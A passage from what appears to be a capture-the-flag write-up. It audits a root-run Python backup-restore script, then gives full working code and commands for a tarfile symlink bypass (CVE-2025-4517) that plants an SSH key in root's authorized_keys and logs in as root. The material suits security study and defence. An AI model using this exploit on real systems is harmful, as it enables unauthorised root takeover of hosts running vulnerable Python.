re.fullmatch(r"^backup_\d+\.tar$", filename)Restrictions:
- Must begin with
backup_ - Must contain only digits as client ID
- Must end with
.tar backup_0.taris rejected
This blocks path traversal and arbitrary file access through arguments.
Restore Directory Validation
The restore directory must:
- Start with
restore_ - Contain only alphanumeric characters and underscores
- Be between 1 and 24 characters
re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag)This prevents directory traversal and injection via the restore path.
Path Construction
Paths are built safely using os.path.join():
backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
This prevents direct user-controlled absolute paths.
Directory Creation
os.makedirs(staging_dir, exist_ok=True)Ensures the staging directory exists prior to extraction.
Critical Operation --- Tar Extraction
with tarfile.open(backup_path, "r") as tar:
    tar.extractall(path=staging_dir, filter="data")
The script relies on Python’s tarfile.extractall() using filter="data" for security.
This filter attempts to block:
- Absolute paths
- Parent directory traversal (
../) - Certain unsafe file types
However, the script does not manually validate tar members.
Security Weakness
Although arguments are validated strictly, the script fully trusts the contents of the tar archive.
Because:
- The archive is attacker-controlled
- Extraction runs as root (via sudo)
- Tarfile’s filter can be bypassed in vulnerable Python versions
An attacker can craft a malicious archive that:
- Escapes the staging directory
- Writes arbitrary files on the filesystem
- Overwrites sensitive files such as
/root/.ssh/authorized_keys
Privilege Context
The script is executable via:
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *This means extraction occurs with root privileges.
If tar extraction is bypassed, arbitrary file write becomes full privilege escalation.
Security Summary
| Component | Secure? | Notes |
|---|---|---|
| Backup name validation | Yes | Strong regex validation |
| Restore directory validation | Yes | Strict format restrictions |
| Path joining | Yes | Prevents direct traversal |
| Tar content validation | No | Relies entirely on tarfile filter |
| Privilege context | Dangerous | Runs as root |
Conclusion
The script demonstrates strong argument validation and careful path construction. However, it makes a critical design mistake:
It validates user input but does not validate archive content behavior.
When combined with a tarfile extraction bypass vulnerability and root execution context, this results in a viable privilege escalation path.
The core flaw is not in argument handling --- it is in trusting tar extraction safety under elevated privileges.
High-Level Strategy for exploitation
- Generate an SSH key pair locally.
- Construct a malicious tar archive (
backup_9999.tar) designed to exploit CVE-2025-4517. - Use the vulnerable restore utility (
restore_backup_clients.py) with sudo to extract the malicious tar as root. - The malicious archive writes your public SSH key into
/root/.ssh/authorized_keys. - SSH into the machine as root using your private SSH key.
Privilege Configuration
On the target, the user wacky is allowed to run the restore utility as root without a password:
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *This script takes:
-b backup_<id>.tar— the backup file-r restore_<tag>— a staging directory
It validates inputs but does not sanitize the contents of the tarfile itself.
cd /tmp && \
ssh-keygen -t rsa -N "" -f ./root_key -q && \
python3 - << 'EOF'
import tarfile
import os
import io
import sys

with open('/tmp/root_key.pub', 'r') as f:
    ssh_key = f.read()

comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = 'abcdefghijklmnop'
path = ''

with tarfile.open('/opt/backup_clients/backups/backup_9999.tar', 'w') as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)

        path = os.path.join(path, comp)

    linkpath = os.path.join('/'.join(steps), 'l'*254)

    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = '../' * len(steps)
    tar.addfile(l)

    e = tarfile.TarInfo('escape')
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + '/../../../../root/.ssh/authorized_keys'
    tar.addfile(e)

    content = ssh_key.encode()
    key_file = tarfile.TarInfo('escape')
    key_file.type = tarfile.REGTYPE
    key_file.size = len(content)
    tar.addfile(key_file, fileobj=io.BytesIO(content))

    test = tarfile.TarInfo('test')
    test.type = tarfile.SYMTYPE
    test.linkname = linkpath + '/../../../../tmp/poc_worked.txt'
    tar.addfile(test)

    test_content = b'POC_WORKED'
    test_file = tarfile.TarInfo('test')
    test_file.type = tarfile.REGTYPE
    test_file.size = len(test_content)
    tar.addfile(test_file, fileobj=io.BytesIO(test_content))

print('[+] GOOOOO: backup_9999.tar')
EOF

sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_9999.tar -r restore_poc

ls -la /tmp/poc_worked.txt
cat /tmp/poc_worked.txt

ssh -i /tmp/root_key root@localhost "id && hostname"

ssh -i /tmp/root_key root@localhost "cat /root/root.txt"
Exploit Logic Breakdown
1. Generate SSH Key Pair
cd /tmp
ssh-keygen -t rsa -N "" -f ./root_key -qroot_key→ private key (used to SSH later)root_key.pub→ public key (inserted into root’s authorized_keys)
2. Build a Malicious Tar Archive
The Python script constructs a tar with:
- Deeply nested directories with long names — triggers path resolution edge cases.
- Symlinks that bypass safe path checks due to realpath limits.
- A crafted symlink that points directly to
/root/.ssh/authorized_keys. - Your public SSH key introduced via a regular file entry that ends up written into root’s SSH authorized_keys.
The tar is saved as:
/tmp/backup_9999.tar3. Trigger the Vulnerable Restore Script
Run the restore utility with sudo:
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py \
    -b backup_9999.tar \
    -r restore_poc
During extraction:
- Python’s tarfile module tries to enforce safety.
- The crafted tar bypasses safety checks due to the path resolution bug.
- Authorized_keys gets overwritten with your public key.
4. Verify Proof of Exploit
The script writes:
/tmp/poc_worked.txtConfirm extraction succeeded:
ls -la /tmp/poc_worked.txt
cat /tmp/poc_worked.txt
5. SSH as Root
Now that your SSH key is trusted:
ssh -i /tmp/root_key root@localhost "id && hostname"And finally capture the root flag:
ssh -i /tmp/root_key root@localhost "cat /root/root.txt"And the script gives the root flag as instructed:

Why This Works
Tar Extraction Path Escaping
Python’s tarfile attempts to protect against directory escape, but due to CVE-2025-4517:
- Path normalization with
os.path.realpath()can fail when symlink resolution exceeds certain limits. - The built-in
filter="data"safety mechanism is bypassed because the canonical path check is incomplete. - Malicious nested symlinks cause extraction to write outside the intended staging directory.
Exploit Chaining
By dropping your SSH public key into /root/.ssh/authorized_keys as root:
- You gain persistent root login access.
- SSH trusts your key and allows a shell.
Summary of Priv’ Excalation to Root
| Step | Description |
|---|---|
| Initial Access | Low-privileged user (wacky) |
| Vulnerability | Python tarfile path traversal (CVE-2025-4517) |
| Privilege Escalation | Overwrite /root/.ssh/authorized_keys via malicious tar |
| Persistence | Root SSH access via injected public key |
| Final Goal | Capture root.txt |
Root Achieved
Once the malicious tar is extracted under sudo, and the public SSH key is placed inside root’s authorized_keys, the attacker can:
ssh -i root_key root@localhostwith full root privileges.
Final Note
This exploit combines:
- A sudo misconfiguration (root access without password)
- A Python library vulnerability
- A controlled archive injection
to achieve root compromise reliably and repeatably.





Comments